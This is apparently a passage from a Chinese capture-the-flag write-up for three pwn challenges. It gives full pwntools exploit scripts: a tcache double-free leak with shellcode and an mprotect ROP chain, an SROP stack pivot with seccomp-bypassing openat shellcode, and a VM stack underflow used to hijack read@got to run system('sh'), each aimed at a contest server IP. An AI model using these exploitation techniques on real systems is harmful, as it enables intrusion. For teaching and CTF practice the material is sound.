e = ELF(binary)
libc = ELF('./libc.so.6', checksec=False)

# 0x0f < size <= 0x70
def create(index: int, size: int):
    io.sendlineafter(b'=======================\n', b'1')
    io.sendlineafter(b'Index\n', itob(index))
    io.sendlineafter(b'size\n', itob(size))

def delete(index: int):
    io.sendlineafter(b'=======================\n', b'2')
    io.sendlineafter(b'Index\n', itob(index))

def edit(index: int, size: int, content: bytes):
    io.sendlineafter(b'=======================\n', b'3')
    io.sendlineafter(b'Index\n', itob(index))
    io.sendlineafter(b'size\n', itob(size))
    io.send(content)

def show(index: int):
    io.sendlineafter(b'=======================\n', b'4')
    io.sendlineafter(b'Index\n', itob(index))

def exitit():
    io.sendlineafter(b'=======================\n', b'5')

for i in range(15):
    create(i, 0x10)
for i in range(15):
    delete(i)
delete(0) # double free
show(14) # leak heap (elf)
e.address = u64(io.recvline(False).ljust(8, b'\x00')) - 0x53a0
print_leaked('elf_base', e.address)
create(0, 0x10)
edit(0, 8, p64(e.sym['stdout'] - 16)) # `next` -> stdout
for _ in range(16):
    create(1, 0x10)
show(1)
libc.address = u64(io.recvline(False).ljust(8, b'\x00')) - 0x21b780
print_leaked('libc_base', libc.address)

for i in range(15):
    create(i, 0x20)
for i in range(15):
    delete(i)
delete(0) # double free
create(0, 0x20)
edit(0, 8, p64(libc.sym['environ'] - 16)) # `next` -> environ
for _ in range(16):
    create(1, 0x20)
show(1)
stack_addr = u64(io.recvline(False).ljust(8, b'\x00'))
print_leaked('stack_addr', stack_addr)

for i in range(15):
    create(i, 0x70)
for i in range(15):
    delete(i)
delete(0) # double free
create(0, 0x70)
edit(0, 8, p64(stack_addr - 0x140 - 16)) # `next` -> stack retaddr
for _ in range(16):
    create(1, 0x70)
# gdb.attach(io, 'b *$rebase(0x18F2)')
edit(0, 0x70, asm(f"""
    mov rax, 0x67616c662f
    push rax

    mov rax, __NR_open
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    syscall

    mov rax, __NR_read
    mov rdi, 3
    mov rsi, rsp
    mov rdx, 0x50
    syscall

    mov rax, __NR_write
    mov rdi, 1
    mov rsi, rsp
    mov rdx, 0x50
    syscall
"""))
edit(1, 0x70, flat([
    libc.search(asm('pop rdi;ret')).__next__(),
    e.address + 0x5000,
    libc.search(asm('pop rsi;ret')).__next__(),
    0x1000,
    libc.search(asm('pop rdx;pop r12;ret')).__next__(),
    7,
    0,
    libc.sym['mprotect'],
    e.address + 0x56c0
]))

io.interactive()

stack

看起来是堆溢出但其实会栈迁移到堆上,溢出改返回地址爆破 PIE 到 magic。

由于随机数种子来自已知时间,所以可以预测随机数,逆运算得到 PIE 基地址。

最后栈迁移到 bss 段,利用 SROP 和 syscall gadget 实现任意系统调用。程序 seccomp 沙箱禁用了 openexecve 等系统调用,考虑 openat 替代。

Exp:

#!/usr/bin/python

from pwn import *
from ctypes import *

itob = lambda x: str(x).encode()
print_leaked = lambda name, addr: success(f'{name}: 0x{addr:x}')

context(arch='amd64', os='linux', terminal=['konsole', '-e'])
binary = './Stack_Over_Flow'
e = ELF(binary)
libc = ELF('./libc.so.6', checksec=False)

while True:
    global io, elf_base
    io = connect('45.40.247.139', 30871)
    libc_lib = CDLL('/usr/lib/libc.so.6')
    libc_lib.srand(libc_lib.time(0))
    libc_lib.rand() % 5
    libc_lib.rand() % 5
    key = libc_lib.rand() % 5
    try:
        io.sendafter(b'luck!\n', cyclic(0x2000)[:cyclic(0x2000).index(b'qaacraac')] + b'\x5F\x13')
        
        if b'magic' not in io.recvuntil(b':'):
            io.close()
            continue
        e.address = (int(io.recvline(False)) // key) - 0x16b0
        break
    except Exception:
        io.close()
        continue

context.log_level = 'debug'

print_leaked('elf_base', e.address)

syscall = e.address + 0x000000000000134f
fake_stack = e.bss(0x800)

# stack mig
frame = SigreturnFrame()
frame.rax = 0
frame.rdi = 0
frame.rsi = fake_stack
frame.rdx = 0x800
frame.rip = syscall
frame.rsp = fake_stack

# gdb.attach(io, 'b *$rebase(0x16A4)')
io.sendafter(b'luck!\n', flat([
    cyclic(0x100),
    0,
    syscall,
    0,
    syscall,
    bytes(frame)
]))
pause()
io.send(cyclic(0xf))

# mprotect
frame = SigreturnFrame()
frame.rax = 10
frame.rdi = fake_stack & ~0xfff
frame.rsi = 0x1000
frame.rdx = 7
frame.rip = syscall
frame.rsp = fake_stack + 0x200

xor_rax_pop_rbp = e.address + 0x00000000000016a0

payload = flat([
    0,
    xor_rax_pop_rbp,
    0,
    syscall,
    0,
    syscall,
    bytes(frame)
])
payload = payload.ljust(0x200, b'\x00')
payload += flat([
    0,
    fake_stack + 0x300
])
payload = payload.ljust(0x300, b'\x00')
payload += asm("""
    push 0x50
    lea rax, [rsp - 0x60]
    push rax

    mov rax, 0x67616c662f
    push rax

    push __NR_openat ; pop rax
    xor rdi, rdi
    push rsp ; pop rsi
    xor rdx, rdx
    xor r10, r10
    syscall
    push rax

    push __NR_readv ; pop rax
    pop rdi
    popf
    push rsp ; pop rsi
    push 1 ; pop rdx
    syscall

    push __NR_writev ; pop rax
    push 1 ; pop rdi
    syscall
""")
pause()
io.send(payload)
pause()
io.send(cyclic(0xf))

io.interactive()

mvmps

参考软件系统安全赛 - vm

00000000 struct __attribute__((packed)) __attribute__((aligned(1))) VM // sizeof=0x49
00000000 {
00000000     char *vmcode;
00000008     int pc;
0000000C     int field_C;
00000010     __int64 regs[6];
00000040     int64_t sp;
00000048     BYTE field_48;
00000049 };

SUB SP 时栈指针下溢,PUSH 和 POP 操作变成 ELF 几乎任意地址读写。

不是 PIE,劫持 GOT 即可。读取 read@got 低 4 字节,减去偏移得到 system 地址,将其写回 read@got 低 4 字节,内存中写入 "sh",执行 read 并传入首个参数为 "sh" 地址。指令有四种格式。具体见下方 exp 注释。

Exp:

#!/usr/bin/python

from pwn import *
from ctypes import *

itob = lambda x: str(x).encode()
print_leaked = lambda name, addr: success(f'{name}: 0x{addr:x}')

context(arch='amd64', os='linux', terminal=['konsole', '-e'], log_level='debug')
binary = './vvmm'
# io = process(binary)
io = connect('45.40.247.139', 15101)
e = ELF(binary)
libc = ELF('./libc.so.6', checksec=False)
# gdb.attach(io, 'b *0x401CBF\nb *0x4015AA\nb *0x401CC6\nb *0x402742\nb *0x4025E7\nb *0x4014AF\nb *0x4015CE')

def INST(opcode: int, type: int, *args) -> bytes:
    header = p8(opcode << 2 | type)
    if type == 0:
        return header + p8((args[0] & 0xff0000) >> 16) + p8((args[0] & 0xff00) >> 8) + p8(args[0] & 0xff)
    if type == 1:
        return header + p8(args[0])
    if type == 2:
        return header + p8(args[0]) + p8(args[1])
    if type == 3:
        return header + p8(args[0]) + p32(args[1])
    raise ValueError("Invalid type.")

io.sendafter(b'Please input your opcodes:\n', b''.join([
    INST(0x24, 0, 0x418), # SUB SP (to read@got)
    INST(0x20, 1, 0), # read from elf (read@got)
    INST(0xb, 3, 0, 0xc3a60), # REG SUB (offset of read & system)
    INST(0x1f, 1, 0), # write to elf (system)
    INST(0x3, 3, 1, 0x6873), # LOAD IMM ("sh")
    INST(0x25, 0, 0x30), # ADD SP (arbitrary mem)
    INST(0x1f, 1, 1), # write to elf ("sh")
    INST(0x3, 3, 0, 0x4050fc), # LOAD IMM (arbitrary mem)
    INST(0x33, 0, 0), # SYSCALL (read@plt -> system with arg "sh")
]))

io.interactive()